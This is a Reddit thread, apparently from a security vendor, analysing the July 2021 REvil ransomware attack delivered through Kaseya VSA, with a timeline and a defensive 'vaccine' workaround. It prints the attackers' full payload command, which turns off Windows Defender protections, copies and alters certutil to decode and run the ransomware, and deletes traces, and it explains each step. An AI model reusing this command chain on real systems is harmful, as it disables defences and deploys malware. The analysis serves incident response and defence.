


# Critical Ransomware Incident in Progress

reddit.com/r/msp/comments/ocggbv/critical\_ransomware\_incident\_in\_progress/



eventTime	emailAddr	agentGuid	scriptName	scriptId	description	actionAdmin	scriptLogId
682	2021-07-02 12:25:04.003	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
683	2021-07-02 12:25:04.003	NULL	Run KSmvChk App		Script Summary: Success THEN		
684	2021-07-02 12:25:03.003	NULL	Webroot Registry Status 64		Script Summary: Success THEN	"System"	
685	2021-07-02 12:25:03.000	NULL	Archive and Purge Logs		Script Summary: Success THEN		
686	2021-07-02 12:25:03.000	NULL	Webroot Registry Status 64		Informational: GetFile command overwrote the serve...	"System"	
687	2021-07-02 12:24:57.007	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
688	2021-07-02 12:24:54.007	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
689	2021-07-02 12:24:47.373	NULL	Kaseya VSA Agent HotFix		Script Summary: Success THEN	"System"	
690	2021-07-02 12:24:46.367	NULL	WR_Install_HealthCheck_6432		Script Summary: Success THEN	"system"	
691	2021-07-02 12:24:46.363	NULL	WR_Service_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
692	2021-07-02 12:24:46.360	NULL	Write text to file		Script Summary: Success THEN	"system"	
693	2021-07-02 12:24:45.357	NULL	Write text to file-0001		Script Summary: Success THEN	"system"	
694	2021-07-02 12:24:45.353	NULL	Write text to file-0002		Script Summary: Success ELSE	"system"	
695	2021-07-02 12:24:45.347	NULL	WR_Install_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
696	2021-07-02 12:24:45.343	NULL	WR_Install_HealthCheck_6432_02		Script Summary: Success THEN	"system"	
697	2021-07-02 12:24:45.340	NULL	Write text to file		Script Summary: Success THEN	"system"	
698	2021-07-02 12:24:45.337	NULL	Write text to file-0001		Script Summary: Success THEN	"system"	
699	2021-07-02 12:24:45.333	NULL	Write text to file-0002		Script Summary: Success ELSE	"system"	
700	2021-07-02 12:24:44.327	NULL	Windows - 32 or 64 bit OS		Script Summary: Success THEN	"system"	

level 1

Op · 11 mo. ago · edited 10 mo. ago Locked



Vendor Contributor

Update 20 - 07/19/2021 - 1433 ET

Our July 13 Tradecraft Tuesday episode that dove into more technical details of this incident was recorded (thanks everyone who emailed). For those searching for the video, we'd [posted it to our website](#) (YouTube keeps banning us for hacking content ;).

We've also received a large number of requests from partners and media asking for a statement on our response timeline and "whether Huntress was the first to detect the incident?". Frankly speaking, it's likely compromised MSPs were the first to call Kaseya. It took us about an hour to confirm VSA was being mass compromised (we initially tracked these as individual MSP incidents). As for an official timeline, [our CEO previously posted](#) the following:

REvil payloads were timed to go off at 1630 UTC (1230 ET) and Huntress started gathering sporadic intel from multiple sources (our data, phone calls, support tickets) ~10min after ransomware started deploying en masse. Roughly an hour after the first shots were fired, I personally emailed Kaseya Executives (1345 ET) and reached out to the Kaseya Security team on Discord (1348 ET). I received a phone call (1353 ET) from Kaseya within 10 minutes of my first outreach and we were on a Zoom with their team (1402 ET) dumping details and planning response actions 92 minutes from the first detonation.

Thank again for all the community support!

Update 19 - 07/13/2021 - 0953 ET

In Update 5 of our Reddit post (7/2/2021 2110 ET) thread, we mentioned, “For our Huntress partners using VSA, we took proactive steps to help protect your systems. We will send out a follow-up with details.”

We decided to be intentionally vague until Kaseya released the required patch. Now, we can share those “proactive steps” we took and explain why we took them.

## What We Saw

About two hours after the incidents started, we were alerted to the payload that was used, obfuscated as “Kaseya VSA Agent Hot-fix”:

```
C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableScriptScanning $true -
EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -
Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt
c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe
& c:\kworking\agent.exe
```

Our ThreatOps and Engineering teams reviewed the payload and were able to pull out some bits of information that would eventually lead to a way to “vaccinate” Huntress partners from getting encrypted. We looked at the following:

1. `copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe`

Make a copy of the legitimate Windows `certutil.exe` utility and place it in the `C:\Windows\` folder with a new name: `cert.exe`.

2. `echo %RANDOM% >> C:\Windows\cert.exe`

Append a "random" value to the end of `cert.exe`. This is accomplished with a built-in feature of DOS where the `%RANDOM%` environment variable will produce a random value when called. Appending this to the end of a legit executable doesn't prevent that executable from running, but it changes the hash which may be used in automated detection platforms to detect its use.

3. `C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe`

Using the modified but legitimate Windows `certutil`, the attackers decoded the malicious payload, `agent.exe` from the `agent.crt` file that was sent down to endpoints via the VSA server.

4. `del /q /f c:\kworking\agent.crt C:\Windows\cert.exe`

Delete the `agent.crt` and `cert.exe` files.

5. `c:\kworking\agent.exe`

Execute the ransomware payload, `agent.exe`.

In these examples, `c:\kworking` was displayed and the default directory, but this is actually a configurable variable known as `#vAgentConfiguration.AgentTempDir#` in a given VSA deployment. If this is changed, the attack would've been carried out in the configured directory.

### What Is `certutil.exe`

According to Microsoft, "`Certutil.exe` is a command-line program, installed as part of Certificate Services. You can use `certutil.exe` to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains."

Essentially, if you give `certutil.exe` a certificate to decode, it does just that. In this case, `cert.exe` would base64 decode `agent.crt` to `agent.exe`. REvil understood this and used it maliciously. However, if there's a file that has the same name as the decoded name, then `certutil` won't decode it because it's "in the way."

Therefore, to "vaccinate" VSA servers from running a malicious program, all that was needed was to add an innocent file of the same name as `agent.exe` ([video demonstration](#)).

### What We Did

The Huntress platform allows us to pull files in case we need to run some extra investigation on suspicious activity, something we did a lot during this attack, but it also allows us to push files down to endpoints with the Huntress service. With that knowledge, our engineers got to

work creating a fake `agent.exe` to send to the `C:\kworking\` dir. However, there were a few problems with this vaccine:

1. If REvil caught wind of the vaccine, they could just change the name of the file or directory, and it would run as intended.
2. The `kworking` dir is configurable, so if it is named something different, the vaccine wouldn't work.
3. The Huntress `agent.exe` could be confused with the REvil `agent.exe`.

Taking all of these into account, we decided it would be best to just push it out.

The decision to push out the vaccine as soon as we had it wasn't something we took lightly. However, we saw what felt like an opportunity to help in the time of a crisis, and we knew the vaccine wouldn't cause any damage. Because of this, we acted fast and pushed it out to our partners.

The vaccine was initially pushed out before 1830 ET that evening to all Huntress agents as long as they were checking in. The Huntress `agent.exe` is a text file that includes instructions for how to contact us.

We let Kaseya and other vendors know what the Huntress `agent.exe` file hashes were so they didn't block it and wouldn't have any false positives for any detectors:

**MD5:** 10ec4c5b19b88a5e1b7bf1e3a9b43c12

**SHA1:** a4636c16b43affa1957a9f1edbd725a0d9c42e3a

**SHA256:** 5dca077e18f20fc7c8c08b9fd0be6154b4c16a7dcf45bdf69767fa1ce32f4f5d

Some partners have since brought up that they thought they were hacked because they saw the `agent.exe` file but then realized that it was the Huntress version. We never want to give our customers an unnecessary reason to panic, but in this emergency situation, we were okay with people being a bit shocked with what turned out to be an innocent file rather than being fully encrypted. Even so, we felt it wise to make another version of the `agent.exe` text file.

Hopefully, this update helps contribute to the efforts of cybersecurity researchers so we can all be more prepared for the next event.

[Older Updates Continue Here...](#)

229